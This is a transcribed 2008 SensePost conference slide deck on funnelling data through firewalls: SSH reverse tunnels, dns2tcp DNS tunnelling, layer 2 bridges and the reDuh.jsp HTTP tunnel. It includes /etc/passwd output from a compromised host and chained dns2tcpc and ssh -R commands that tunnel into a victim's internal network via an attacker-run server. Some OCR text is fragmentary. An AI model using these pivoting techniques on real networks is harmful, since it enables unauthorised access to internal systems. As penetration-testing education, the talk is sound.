Pushing a Camel through the eye of the Needle!

[Funneling Data in and out of Protected Networks]

SensePost 2008


About:us

- SensePost
  - Specialist Security firm based in South Africa;
  - Customers all over the globe;
  - Talks / Papers / Books
- {marco,haroon}@sensepost.com
  - Spend most of our time breaking stuff ((thinking about breaking stuff) or playing foosball!)
- What this talk is about ? (Hint: not foosball!)


What this talk is about?

A progression of Attacks

- A brief trip to the past (1601-1990)
- Un-firewalled access to victim host




- And also un-firewalled to rest of the network!



History (Continued.)

- The Introduction of firewalls..
- The failure to filter outbound traffic (circa 2000)
- CommandExec.[asp|jsp|php|*]




```
Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : [illegible]
        IP Address. . . . . . . . . . . . : [illegible]
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : [illegible]
```

{The need for a comfortable Channel}


History (Continued.)

- Creating binaries on remote victim.
- debug.exe and friends
- upload.asp (and friends)
- Win32 Port Binding (1998)



Remote Exec (with feeling!)


- We really needed to use the words AJAX and XMLHttpRequest object to qualify as a web 2.0 talk.
- We will still add XML, SOAP and a tool with no vowels in its name (watch for this!)



```
[apache@phugeet /] uname -a
Linux phugeet 2.6.19-gentoo-r5 #2 SMP Wed Feb 14 08:16:24 SAST 2007 i686 Intel(R) Xeon(TM) CPU 2.80GHz GenuineIntel GNU/Linux
[apache@phugeet /] head /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false

[apache@phugeet /]
```

Time to pivot™


- This stuff is ancient history.
- Sp_quickkill
- Extreme nc usage
- SensePost tcpr / Foundstonefport (Circa 2000)



- XP and IPV6!
- Ssh tunnel

SSH Tunnels (a)


- SSH Tunnels are old hat (too)
- Many people use the familiar –L switch to connect to other hosts near the box running sshd:



- Gives us an encr
Pivot runs sshd
our target network.. but this isnt:
  - A) the problem we set out to solve
  - B) particularly helpful right now

SSH Tunnels (b)

- Instead lets look at –R
- So all we need is an ssh client on the remote machine, an SSHD on one of ours and we are in the game!




```
-R [bind_address:]port:host:hostport
        Specifies that the given port on the remote (server) host is    be f         to
        the given host and port on th                                             t to
        
        port, the connection to forw                                               is
        made to host port hostport from the local machine.
```

- putty + plink FTW!

Interlude (dns2tcp)

- Available from: http://www.hsc.fr/ressources/outils/dns2tcp/
- Perfect for homes away form home
- Perfect for stealing wifi access

A good marriage (sshtun + dnstun)



Target Web Server (cmd.jsp)
Listening: 55555
Forwarding: <Internal IP>:<Port>
Target's Firewall
Allows UDP 53 ingress and egress
Internet Cloud
SPDNSTUNNEL.sensepost.com
(with dns2tcp Server)
Listening: 4444
Forwarding: Target
53 UDP
Route traffic inside the tunnel to listening port
Target's Internal Network
Analyst's Laptop
Listening: 3333
Forwarding:
SPDNSTUNNEL.sensepost.com
http://127.0.0.1:3333
Welcome to Target's Intranet Web Page!*
*Not an actual intranet server. May have been made in MS Paint.

```
dns2tcpc -z mooo.mooo.moooo -r ssh -l 55555 SPDNSTUNNEL.sensepost.com
ssh -i /tmp/key -p 55555 -l tunnelUser -R 4444:<Internal_IP>:<port> -o "stricthostkeychecking=no"  127.0.0.1
ssh -L 3333:localhost:4444 SPDNSTUNNEL.sensepost.com -l glenn
```

Analyst's Laptop can directly connect to any TargetCompany internal IP

Layer 2 bridges

- If you aren’t going to the network, bring the network to you
- If you’re bridging the network, make it protocol independent
- Requires inbound or outbound connection ability


Attacker
Some other network/s
Victim
Victim's LAN
Attacker
Gateway (Victim)
Victim's LAN

Layer 2 bridges

- Pros
  - Clean interface to network
  - Not port or connection dependent, protocol independent
  - Simple to setup and use
- Cons
  - Death by firewall
  - Requires external deps (pcap,libnet)
- Examples
  - Tratt by Olleb (www.toolcrypt.org)
  - MyNetwork by Greg Hoglund (www.rootkit.com)

A Brief Recap

- We used to be able to hit everything we wanted to.
- We were happily redirecting traffic when firewalls were more forgiving
- Outbound Access Made us amazingly happy.
- Network level bridging was cool but the rules are changing..
- Can we do this completely over HTTP / HTTPS?

Introducing glenn.jsp

- (Working title)

a) We can hit our target on port 80 (or 443)

b) Ability to upload / create a web page on the target [example: JMX Console]

c) Network level filtering is tight.


d) Possible reverse proxies in-between

- [a],[b],[c],[d] meet [one smart intern]

ReDuh.jsp

- Written by Glenn Wilkinson (glenn@sensepost.com)
- Upload / Create .JSP page on server
- Fire-up local proxy (localhost:1234)
- Tell web-page to create web-bridge to internal_host:3389
  - JSP creates socket to internal_host:3389
  - JSP creates queues to handle internal comms.
- Attacker aims RDC client at local proxy on 127.0.0.1:1234
  - Local endpoint accepts traffic, converts packets to base-64 encoded POST messages.
  - Packets are POSTed to .JSP page
- JSP Page decodes packets, queues for delivery via created socket.
  - Return traffic is queued, encoded as base64 and queued again.
- Proxy polls server for return packet data, recreates them as packets and re-feeds the local socket.

reDuh TCP Tunneling



-Runs a blocking thread
-Receives data – GET /reDuh.jsp&data=blah
-Converts Base64 to raw binary and sends to target.
-Receives data from target, converts to Base64, and places in queue ready for reDuhClient.java to poll

-Listens on port 1234
-Catches connection, requests remote JSP to create socket to internal.bigcompany.com:3389
-Data received on port 1234 encoded to Base64 and sent to JSP for internal redirection
-Polls JSP for new data, decodes Base64 to raw binary and sends to client

What this means..

- We have a simple TCP over HTTP/HTTPS implementation
- It requires the creation of a simple, single .JSP file on the target..
- Surely this isn’t .JSP specific ?
- ian@sensepost.com ported this while cursing a lot to ASP.net
- gert@sensepost.com gave us the php version.
- Basically covers most of the common cases.. If we can create a web page, we can create a circuit..

